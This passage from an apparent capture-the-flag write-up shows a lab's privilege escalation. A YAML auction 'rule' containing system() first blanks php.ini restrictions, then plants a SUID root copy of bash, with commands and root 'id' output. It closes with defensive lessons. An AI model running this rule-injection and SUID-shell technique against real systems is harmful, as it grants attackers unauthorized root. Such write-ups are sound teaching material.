/usr/local/bin/gavel-util submit /home/auctioneer/fix_ini.yaml
Bid on the “fixini” auction in the web UI to trigger the rule. Verify:
cat /opt/gavel/.config/php/php.ini
# disable_functions= and open_basedir= should now be empty
Step 2: Create SUID bash
cat << 'EOF' > rootshell.yaml
name: rootshell
description: make suid bash
image: "x.png"
price: 1
rule_msg: "rootshell"
rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash'); return false;
EOF

/usr/local/bin/gavel-util submit /home/auctioneer/rootshell.yaml
Bid on the “rootshell” auction. The daemon (running as root) executes system() and creates a SUID bash:
ls -l /opt/gavel/rootbash
# -rwsr-xr-x 1 root root ...
/opt/gavel/rootbash -p
id
# uid=1001(auctioneer) gid=1001(auctioneer) euid=0(root)
Lessons Learned
- Never expose
.git/in production, the entire source history is recoverable with git-dumper - Dynamic column injection bypasses PDO prepared statements, parameterization only protects values, not identifiers
- “Rule engines” that execute user-controlled strings are RCE primitives; treat them accordingly
- php.ini sandboxing is only effective if the config file itself is unwritable
- SUID copies of
/bin/bashare a one-step persistent root escalation, audit for them regularly